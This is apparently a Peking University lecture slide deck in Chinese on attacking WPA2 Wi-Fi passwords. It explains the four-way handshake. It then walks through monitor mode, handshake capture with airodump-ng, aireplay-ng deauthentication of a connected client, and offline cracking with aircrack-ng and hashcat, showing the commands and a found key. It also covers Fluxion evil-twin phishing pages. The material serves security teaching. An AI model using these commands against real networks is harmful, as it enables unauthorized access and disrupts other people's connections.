



北京大学  
PEKING UNIVERSITY

# WIFI密码攻击

2022.09.26 钟山





# 目录

**01. WIFI连接的四次握手**

**02. 抓包破解WIFI密码**


**03. 钓鱼获取WIFI密码**



# WIFI连接的过程-四次握手

MORESHI POWERPOINT

重点在前两次握手





# MIC

MORESHI POWERPOINT

**ANonce:** AP发给Client的随机数

**SNonce:** Client自己生成的随机数

**MAC1:** AP的MAC地址

**MAC2:** Client的MAC地址

**ESSID:** WIFI名称

**PSK:** WiFi密码

首先计算 PMK:

$PMK = \text{Hash}(\text{ESSID} + \text{PSK} + 4096)$

然后根据PMK计算出PTK:

$PTK = PMK + \text{ANonce} + \text{Snonce} + \text{MAC1} + \text{MAC2}$

最后对PTK做哈希即可得到MIC

$MIC = \text{Hash}(PTK)$



# 身份认证

MORESHI POWERPOINT

Client将MIC值连同自己生成的Snonce一起发给AP校验。

**ANonce:** AP发给Client的随机数 **AP已知**

**SNonce:** Client自己生成的随机数 **Client告知**

**MAC1:** AP的MAC地址 **AP已知**

**MAC2:** Client的MAC地址 **AP已知**

**ESSID:** WIFI名称 **AP已知**

**PSK:** WiFi密码 **AP已知**

首先计算 PMK:

$PMK = \text{Hash}(\text{ESSID} + \text{PSK} + 4096)$

然后根据PMK计算出PTK:

$PTK = PMK + ANONCE + Snonce + MAC1 + MAC2$

最后对PTK做哈希即可得到MIC

$MIC = \text{Hash}(PTK)$

AP再自己计算一次MIC,然后检查client生成的MIC是否和自己计算的一样。如果相同, 则允许Client加入, 否则拒绝。



# 攻击手法

MORESHI POWERPOINT

$$\text{MIC} = \text{Hash}(\text{Hash}(\text{ESSID} + \text{PSK} + 4096) + \text{Anonce} + \text{Snonce} + \text{MAC1} + \text{MAC2})$$

通过抓包获取除了PSK(WIFI密码)以外的所有信息。

问题转化为：已知密文，如何反求明文

可以尝试穷举PSK，在本地计算MIC后和抓到的正确MIC对比。（离线破解）



# 攻击实施

MORESHI POWERPOINT

环境:

1.具有监听功能的无线网卡

2.Aircrack-ng套件(<https://github.com/aircrack-ng/aircrack-ng>)

Aircrack - ng是一套完整的评估 WiFi 网络安全性的工具。

它侧重于 WiFi 安全的不同领域:

- 监控: 数据包捕获并将数据导出到文本文件以供第三方工具进一步处理
- 攻击: 通过数据包注入进行重放攻击、取消身份验证、伪造接入点等
- 测试: 检查 WiFi 卡和驱动程序功能 (捕获和注入)
- 破解: WEP 和 WPA PSK (WPA 1 和 2)

所有工具都是命令行, 允许编写繁重的脚本。很多 GUI 都利用了这个特性。它主要适用于 Linux, 但也适用于 Windows、macOS、FreeBSD、OpenBSD、NetBSD, 以及 Solaris 甚至 eComStation 2。



# 攻击实施

MORESHI POWERPOINT

09:44 5G

< ALFA >

RT3070L大功率USB无线网卡

kali  
ubuntu  
beini  
cdlinux  
vm



linux  
树莓派  
XP 7 8 10

1 4

¥108.00

3期免息 >

满499减40 满399减25 满399减20 领券 >

首开 PLUS 年卡，预估此单额外返 0.88 元 >

RT3070 大功率渗透无线网卡 linux kali ubuntu  
cdlinux centos ~

分享 收藏 降价通知


选择 已选：1件 >

09:42 5G

< >

分享 购物车 3

详情 推荐



3/6

¥28-48.99

实验|kali Linux免驱USB无线网卡|深度系统  
ubuntu|centos|cdlinux

推荐 帮我选 分享

选择 颜色分类 >

共7种颜色分类可选





# 攻击实施

MORESHI POWERPOINT

```
root@kali: /home/kali
File Actions Edit View Help
(root@kali)-[/home/kali]
# airmon-ng start wlan0
```

```
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~] me/kali
$ iwconfig wlan0
lo      no wireless extensions.

eth0    no wireless extensions.

wlan0mon IEEE 802.11  Mode:Monitor  Frequency:2.427 GHz  Tx-Power=20 dBm
        Retry short long limit:2   RTS thr:off   Fragment thr:off
        Power Management:off
```

## 将无线网卡设置为混杂模式

网卡名称后面多了mon表示开启成功

一般计算机网卡都工作在非混杂模式下，此时网卡只接受来自网络端口的目的地址指向自己的数据。当网卡工作在混杂模式下时，网卡将来自接口的所有数据都捕获并交给相应的驱动程序。网卡的混杂模式一般在网络管理员分析网络数据作为网络故障诊断手段时用到，同时这个模式也被网络黑客利用来作为网络数据窃听的入口。在Linux操作系统中设置网卡混杂模式时需要管理员权限。在Windows操作系统和Linux操作系统中都有使用混杂模式的抓包工具，比如著名的开源软件Wireshark。



# 攻击实施

MORESHI POWERPOINT

airodump start wlan0mon //开始监听周围的无线信号

root@kali: /home/ka

File Actions Edit View Help

CH 10 ][ Elapsed: 24 s ][ 2022-09-20 09:23

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
A4:C7:4B:79:DD:60	-22	7	0	0	11	360	WPA2	CCMP	PSK	AiLab_1407
8C:3B:AD:D9:86:37	-43	13	0	0	4	130	WPA2	CCMP	PSK	NETGEAR78
94:D9:B3:6D:8F:19	-43	11	0	0	1	195	OPN			PKU
0C:4B:54:95:3B:46	-40	11	0	0	11	195	OPN			PKU
0C:4B:54:61:FB:E9	-75	6	0	0	1	195	OPN			SSPKU
94:D9:B3:6D:8F:17	-42	8	23	0	11	195	OPN			PKU
0C:4B:54:95:3B:48	-38	7	0	0	1	195	OPN			PKU
0C:4B:54:61:FB:E7	-42	5	0	0	11	195	OPN			SSPKU
50:D2:F5:B0:3A:06	-61	0	1	0	5	-1	WPA			<length: 0>
54:48:E6:AD:6B:3A	-63	2	0	0	1	270	WPA2	CCMP	PSK	Xiaomi_6B38
C0:B4:7D:34:DB:F0	-63	3	47	0	6	400	WPA2	CCMP	PSK	407
F6:6D:2F:AD:07:00	-71	3	0	0	1	270	WPA2	CCMP	PSK	<length: 0>
48:7D:2E:D8:FF:A0	-68	3	0	0	11	195	WPA2	CCMP	PSK	HUIYISHI
94:D9:B3:6D:92:5B	-68	2	0	0	11	195	OPN			PKU
1C:60:DE:E9:F9:CA	-69	2	0	0	13	270	WPA2	CCMP	PSK	5509
70:AF:6A:85:05:EE	-70	4	0	0	10	130	WPA2	CCMP	PSK	auto-602 2.4G
48:7D:2E:D8:FD:CC	-71	1	1	0	11	195	OPN			PKU

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
94:D9:B3:6D:8F:17	80:C5:F2:FA:A0:5F	-24	2e-24e	0	12		
50:D2:F5:B0:3A:06	86:22:16:2D:49:85	-1	1e- 0	0	1		
50:D2:F5:B0:3A:06	14:5A:FC:23:2B:2B	-68	0 - 1e	3	3		
C0:B4:7D:34:DB:F0	8A:7C:1D:2C:7D:8C	-1	1e- 0	0	45		
C0:B4:7D:34:DB:F0	5E:3E:75:26:1F:55	-1	1e- 0	0	2		

记下BSSID以及信道



# 攻击实施

MORESHI POWERPOINT

```
(root@kali)-[/home/kali]  
# airodump-ng --bssid 8C:3B:AD:D9:86:37 -c 4 -w /home/kali/Desktop/netgear_test wlan0mon
```

```

root@kali: /home/kali

File Actions Edit View Help

CH 4 ][ Elapsed: 6 s ][ 2022-09-20 09:27

BSSID          PWR RXQ Beacons    #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
8C:3B:AD:D9:86:37 -41  0      64      235  37  4  130  WPA2 CCMP PSK  NETGEAR78

BSSID          STATION          PWR  Rate  Lost  Frames Notes Probes
8C:3B:AD:D9:86:37 80:C5:F2:FA:A0:5F -36   1e- 1e  4    186

```

相当于Wireshark进入了抓包的过程，但是这个时候我们只会捕获握手包，其余的都被过滤了



# 攻击实施

MORESHI POWERPOINT

$MIC = \text{Hash}(\text{Hash}(\text{ESSID} + \text{PSK} + 4096) + \text{Anonce} + \text{Snonce} + \text{MAC1} + \text{MAC2})$

我们要通过正确的MIC值来反推出正确的密码，怎么获得正确的MIC值呢？其实只要捕获任意一个知道密码的客户的握手包就可以了。那么问题是如果一直都没有用户来连接怎么办的？

我们可以向路由器发送一个Deauthentication帧来把已经连上WIFI的设备踢下线。一般来说此时该设备会马上尝试重新连接。我们守株待兔就可以顺利捕获握手包。一般的用户很难察觉到自己已经被攻击了。

想要抓到包含MIC  
信息的包



必须有知道密码  
的用户连接WIFI



# 攻击实施

MORESHI POWERPOINT

Windows 7 x64 | Kali-Linux-2021.4a-vmware-... | Ubuntu 64 位 | WinXp\_52Pojie\_2.0

9:28

Trash hashcat-6.2.5 Qv2ray-v2.... 666-01.kis... netgear-01....

File System 7z2107-linu... hello 666-01.kis... 1111.pcapng

Home clash-linux... zshrc 666-01.cap netgear\_te...

ip.txt clash-linux... 666-01.csv v2ray-linux...

hashcat-6... v2ray-linux...

linux\_serve... 08\_angr\_c...

```
root@kali: /home/kali
File Actions Edit View Help

CH 4 ][ Elapsed: 1 min ][ 2022-09-20 09:28

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
8C:3B:AD:D9:86:37 -37 100 730 2152 0 4 130 WPA2 CCMP PSK NETGEAR78

BSSID STATION PWR Rate Lost Frames Notes Probes
8C:3B:AD:D9:86:37 80:C5:F2:FA:A0:5F -38 1e- 1e 74 3722
```

```
root@kali: /home/kali
File Actions Edit View Help

(root@kali)~[/home/kali]
# aireplay-ng -0 50 -a 8c:3b:ad:d9:86:37 -c 80:c5:f2:fa:a0:5f wlan0mon
09:28:37 Waiting for beacon frame (BSSID: 8C:3B:AD:D9:86:37) on channel 4
09:28:37 Sending 64 directed DeAuth (code 7). STMAC: [80:C5:F2:FA:A0:5F] [66|71 ACKs]
09:28:38 Sending 64 directed DeAuth (code 7). STMAC: [80:C5:F2:FA:A0:5F] [61|63 ACKs]
09:28:39 Sending 64 directed DeAuth (code 7). STMAC: [80:C5:F2:FA:A0:5F] [61|63 ACKs]
09:28:39 Sending 64 directed DeAuth (code 7). STMAC: [80:C5:F2:FA:A0:5F] [61|62 ACKs]
09:28:40 Sending 64 directed DeAuth (code 7). STMAC: [80:C5:F2:FA:A0:5F] [63|63 ACKs]
09:28:41 Sending 64 directed DeAuth (code 7). STMAC: [80:C5:F2:FA:A0:5F] [61|61 ACKs]
09:28:41 Sending 64 directed DeAuth (code 7). STMAC: [80:C5:F2:FA:A0:5F] [62|62 ACKs]
09:28:42 Sending 64 directed DeAuth (code 7). STMAC: [80:C5:F2:FA:A0:5F] [62|61 ACKs]
09:28:43 Sending 64 directed DeAuth (code 7). STMAC: [80:C5:F2:FA:A0:5F] [61|63 ACKs]
09:28:43 Sending 64 directed DeAuth (code 7). STMAC: [80:C5:F2:FA:A0:5F] [61|61 ACKs]
09:28:44 Sending 64 directed DeAuth (code 7). STMAC: [80:C5:F2:FA:A0:5F] [64|62 ACKs]
09:28:45 Sending 64 directed DeAuth (code 7). STMAC: [80:C5:F2:FA:A0:5F] [60|64 ACKs]
09:28:45 Sending 64 directed DeAuth (code 7). STMAC: [80:C5:F2:FA:A0:5F] [62|61 ACKs]
09:28:46 Sending 64 directed DeAuth (code 7). STMAC: [80:C5:F2:FA:A0:5F] [59|62 ACKs]
09:28:46 Sending 64 directed DeAuth (code 7). STMAC: [80:C5:F2:FA:A0:5F] [61|63 ACKs]
09:28:47 Sending 64 directed DeAuth (code 7). STMAC: [80:C5:F2:FA:A0:5F] [68|62 ACKs]
09:28:48 Sending 64 directed DeAuth (code 7). STMAC: [80:C5:F2:FA:A0:5F] [10|62 ACKs]
```

鼠标指针移入其中或按 Ctrl+G.

Kali-Linu... 网卡mac... 文件资源... 命令提示符 2022091... 设备管理器 netgear... 设备管理器 设置 微信 21:28:48 2022/9/20





# 攻击实施

MORESHI POWERPOINT

The screenshot displays a Kali Linux desktop with a blue background. A terminal window is open, showing a command prompt and network-related output. The output includes a WPA handshake for BSSID 8C:3B:AD:D9:86:37 and a table of detected wireless networks. The network settings panel is also visible, showing the current connection status and a list of available networks.

Terminal Output:

```
root@kali: /home/kali
File Actions Edit View Help
CH 4 ][ Elapsed: 1 min ][ 2022-09-20 09:29 ][ WPA handshake: 8C:3B:AD:D9:86:37
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
8C:3B:AD:D9:86:37 -32 2 953 2442 43 4 130 WPA2 CCMP PSK NETGEAR78
BSSID STATION PWR Rate Lost Frames Notes Probes
8C:3B:AD:D9:86:37 80:C5:F2:FA:A0:5F -14 24e-24e 222 7071 EAPOL
```

Network Settings Panel:

- 宽带连接
- NETGEAR78 已连接, 安全
- 属性
- 断开连接
- PKU 开放
- SSPKU 开放
- AiLab\_1407 安全
- NETGEAR78-5G
- 网络和 Internet 设置
- 更改设置, 例如将某连接设置为按流量计费。
- WLAN
- 飞行模式
- 移动热点



# 攻击实施

MORESHI POWERPOINT

netgear\_test-01.cap

文件(E) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(I) 帮助(H)



应用显示过滤器 ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
4326	82.905894		Netgear_d9:86:37 (8c:3b:ad:d9...	802.11	10	Acknowledgement, Flags=.....
4327	82.906408	Netgear_d9:86:37	AzureWav_fa:a0:5f	802.11	30	Action, SN=2003, FN=0, Flags=.....
4328	82.906696		Netgear_d9:86:37 (8c:3b:ad:d9...	802.11	10	Acknowledgement, Flags=.....
4329	82.908226	Netgear_d9:86:37	AzureWav_fa:a0:5f	802.11	26	Deauthentication, SN=2, FN=0, Flags=.....
4330	82.909780		Netgear_d9:86:37 (8c:3b:ad:d9...	802.11	10	Acknowledgement, Flags=.....
4331	82.910729	AzureWav_fa:a0:5f	Netgear_d9:86:37	802.11	26	Deauthentication, SN=3, FN=0, Flags=.....
4332	82.911975	Netgear_d9:86:37	AzureWav_fa:a0:5f	802.11	26	Deauthentication, SN=2, FN=0, Flags=.....
4333	82.912892	AzureWav_fa:a0:5f	Netgear_d9:86:37	802.11	26	Deauthentication, SN=3, FN=0, Flags=.....
4334	82.912897		AzureWav_fa:a0:5f (80:c5:f2:f...	802.11	10	Acknowledgement, Flags=.....
4335	82.914268	Netgear_d9:86:37	AzureWav_fa:a0:5f	802.11	26	Deauthentication, SN=4, FN=0, Flags=.....
4336	82.914773	ChinaMob_93:1b:3a (78:c3:13...	Apple_de:1d:c2 (6c:40:08:de:1...	802.11	20	802.11 Block Ack Req, Flags=.....
4337	82.916005		Netgear_d9:86:37 (8c:3b:ad:d9...	802.11	10	Acknowledgement, Flags=.....
4338	82.917259	AzureWav_fa:a0:5f	Netgear_d9:86:37	802.11	26	Deauthentication, SN=5, FN=0, Flags=.....
4339	82.917638	Netgear_d9:86:37	AzureWav_fa:a0:5f	802.11	26	Deauthentication, SN=4, FN=0, Flags=.....
4340	82.918486		AzureWav_fa:a0:5f (80:c5:f2:f...	802.11	10	Acknowledgement, Flags=.....



netgear-01.cap

文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(I) 帮助(H)

netgear-01.cap

No.	Time	Source	Destination	Protocol	Length	Info
19147	102.414156	Netgear_d9:86:37	AzureWav_fa:a0:5f	EAPOL	133	Key (Message 1 of 4)
19149	102.416589	AzureWav_fa:a0:5f	Netgear_d9:86:37	EAPOL	155	Key (Message 2 of 4)
19151	102.419185	Netgear_d9:86:37	AzureWav_fa:a0:5f	EAPOL	189	Key (Message 3 of 4)
19153	102.421539	AzureWav_fa:a0:5f	Netgear_d9:86:37	EAPOL	133	Key (Message 4 of 4)

Receiver address: AzureWav\_fa:a0:5f (80:c5:f2:fa:a0:5f)  
Transmitter address: Netgear\_d9:86:37 (8c:3b:ad:d9:86:37)  
Destination address: AzureWav\_fa:a0:5f (80:c5:f2:fa:a0:5f)  
Source address: Netgear\_d9:86:37 (8c:3b:ad:d9:86:37)  
BSS Id: Netgear\_d9:86:37 (8c:3b:ad:d9:86:37)  
STA address: AzureWav\_fa:a0:5f (80:c5:f2:fa:a0:5f)  
.... .... 0000 = Fragment number: 0  
0000 0000 0000 .... = Sequence number: 0  
> Qos Control: 0x0000  
> Logical-Link Control  
▼ 802.1X Authentication  
Version: 802.1X-2001 (1)  
Type: Key (3)  
Length: 95  
Key Descriptor Type: EAPOL RSN Key (2)  
[Message number: 1]  
> Key Information: 0x008a  
Key Length: 16  
Replay Counter: 1  
WPA Key Nonce: 3ec738708b9206a7dcf87f6a0f753df81ae32565bb7d25d79402946ef0eed599  
Key IV: 00000000000000000000000000000000  
WPA Key RSC: 0000000000000000  
WPA Key ID: 0000000000000000  
WPA Key MIC: 00000000000000000000000000000000  
WPA Key Data Length: 0

0000 88 02 3a 01 80 c5 f2 fa a0 5f 8c 3b ad d9 86 37 ..:.....;...7  
0010 8c 3b ad d9 86 37 00 00 00 00 aa aa 03 00 00 00 .;...7.. .....  
0020 88 8e 01 03 00 5f 02 00 8a 00 10 00 00 00 00 ..:... ..  
0030 00 00 01 3e c7 38 70 8b 92 06 a7 dc f8 7f 6a 0f ...>.8p. ....j.  
0040 75 3d f8 1a e3 25 65 bb 7d 25 d7 94 02 94 6e f0 u=...%e. }%...n.

EAP是Extensible Authentication Protocol的缩写，EAPOL就是(EAP OVER LAN)基于局域网的扩展认证协议。EAPOL是基于802.1X网络访问认证技术发展而来的。





# 攻击实施

MORESHI POWERPOINT

aircrack-ng自带破解功能，但事实上破解的效率很低。下面有一些技巧可以加快破解的速度

```
root@CCKali: /home/cc
文件 动作 编辑 查看 帮助

Quitting aircrack-ng...

(root@CCKali) - [/home/cc]
# aircrack-ng -w /usr/ccdir/pass/test.txt -b 42:C8:9A:E4:4A:69 /usr/ccdir/target_test-01.cap 1 x
Reading packets, please wait...
Opening /usr/ccdir/target_test-01.cap
Read 44442 packets.

1 potential targets

Aircrack-ng 1.6

[00:00:01] 264/256 keys tested (495.40 k/s)

Time left: 1475599643 days, 16 hours, 27 minutes, 44 seconds 103.12%

KEY FOUND! [ 11112222 ]

Master Key      : 86 4A 06 51 45 46 C3 D0 36 C2 20 5E 88 78 2D 96
                  ED F1 8C 5C D1 15 50 76 E4 4D 04 0B 6E 4D 13 B1

Transient Key   : C7 C7 C7 C7 C7 C7 C7 C7 21 8A 0C BF 10 B8 78 92
                  39 0B D2 45 EA 32 0A 58 85 5D C3 58 31 70 5A 56
                  3C 19 D4 12 5E 00 D2 A7 D1 94 D7 D4 44 4E 91 D4
                  AB 06 53 39 AE 99 56 21 A4 F0 33 CD CE 97 00 08

EAPOL HMAC     : 93 F1 8A 1C 00 0D B8 58 DB 85 E7 43 A8 AB 9C E9

(root@CCKali) - [/home/cc]
#
```



# 攻击实施

MORESHI POWERPOINT

1. 使用Hashcat破解(在GTX1050ti枚举8位纯数字密码只需要15分钟左右)
2. 利用免费的GPU来破解(比如kaggle、百度Aistudio、谷歌), 如果分配到Tesla V100那么枚举八位纯数字密码只要1-2分钟

但要是密码很长并且包含特殊符号, 那么纯暴力破解就几乎不可能了! 即使有针对性的密码字典, 也很难在短时间内得到正确的密码。



# 钓鱼攻击


MORESHI POWERPOINT

转换思路：钓鱼攻击

环境：

1.具有监听功能的无线网卡

2.fluxion 套件(<https://github.com/FluxionNetwork/fluxion>)



```
Fluxion 6.9 < Fluxion Is The Future >

[*] 请选择一个攻击方式

ESSID: "[N/A]" / [N/A]
Channel: [N/A]
BSSID: [N/A] ([N/A])

[1] 专属门户 创建一个“邪恶的双胞胎”接入点。
[2] Handshake Snooper 检索WPA/WPA2加密散列。
[3] 返回

[fluxion@kali]~$
```



The image shows a Kali Linux desktop environment. On the left, a terminal window titled "FLUXION 扫描仪" displays a list of detected Wi-Fi networks. The table has columns for BSSID, PWR, Beacons, #Data, #/s, CH, MB, ENC CIPHER, AUTH, and ESSI. The networks listed include various BSSIDs and encryption types like WPA2 CCMP and PSK. On the right, the Fluxion 6.9 application window is open, showing a menu bar (File, Actions, Edit, View, Help) and a list of actions in Chinese. The actions include "选择要扫描的信道" (Select channel to scan), "启动扫描, 请稍等 ..." (Start scan, please wait ...), and "目标AP出现后,按 Ctrl+C 关闭 FLUXION扫描" (After target AP appears, press Ctrl+C to close FLUXION scan). The desktop background is a blue gradient with a Kali Linux dragon logo. The taskbar at the bottom shows icons for ip.txt, clash-linux..., 09\_angr\_h..., netgear-01..., and netgear\_te....



# 钓鱼攻击

MORESHI POWERPOINT

```
root@kali: /home/kali/fluxion
File Actions Edit View Help
[ * ] FLUXION 6.9 < Fluxion Is The Future >
[ * ] WIFI LIST
[ * ] ESSID          QLTY PWR STA CH SECURITY      BSSID
[001] Ailab_1407      100% -35  0  1 WPA2        A4:C7:4B:79:DD:60
[002] 5314             70% -69  0  1 WPA2        0C:E4:A0:4E:C7:C4
[003] HUIYISHI         63% -71  0  1 WPA2 WPA    94:D9:B3:6D:8E:41
[004] NETGEAR78        100% -29  0  4 WPA2        8C:3B:AD:D9:86:37
[005] 5509              70% -69  0 13 WPA2        1C:60:DE:E9:F9:CA
[006] 5315              86% -64  1  8 WPA2        40:31:3C:F7:97:BA
[007] 1312yyds          83% -65  0  5 WPA2        50:D2:F5:B0:3A:06
[008] HUIYISHI          83% -65  0 11 WPA2 WPA    94:D9:B3:6D:8E:3F
[009]                   76% -67  0 11 WPA        70:AF:6A:85:05:EE
[fluxion@kali]-[~] 4
```

```
root@kali: /home/kali/fluxion
File Actions Edit View Help
[ * ] NETGEAR          it
[ * ] NETGEAR-Login    en
[ * ] Netis            it
[ * ] Proximus         fr
[ * ] Proximus         nl
[ * ] SFR              fr
[ * ] Siemens          en
[ * ] Sitecom          it
[ * ] Technicolor      en
[ * ] Technicolor      it
[ * ] Telecom          it
[ * ] Telekom          de
[ * ] TP-LINK          en
[ * ] TP-LINK          it
[ * ] TP-LINK          tur
[ * ] Verizon          en
[ * ] vodafone         es
[ * ] Xfinity-Login    en
[ * ] ziggo1           nl
[ * ] ziggo2           nl
[ * ] Zyxel            it
[ * ] Zyxel            ru
[ * ] Zyxel            tur
[ * ] 返回
[fluxion@kali]-[~]
```

生成钓鱼页面



# MORESHI POWERPOINT

Handshake Captor (CH 4)

```
CH 4 ][ Elapsed: 12 s ][ 2022-09-20 22:33 ][ fixed chan
```

BSSID	PWR	RXQ	Beacons	#Data	#/s	CH
8C:3B:AD:D9:86:37	-30	77	8	8	1	4

BSSID	STATION	PWR	Rate	Lost
8C:3B:AD:D9:86:37	80:C5:F2:FA:A0:5F	-14	0	-24e

5-01.kis... netgear-01....

5-01.kis... 1111.pcapng

56-01.cap netgear\_te...

ip.txt clash-linux... 09\_angr\_h... netgear-01.... netgear\_te...

Handshake Snooper Arbitr Log

```
[22:32:45] Handshake Snooper 仲裁守口口程正在口行.  
[22:32:46] Snooping for 30 seconds.
```

kali

Music Pictures

root@kali: /home/kali/fluxion

File Actions Edit View Help

```
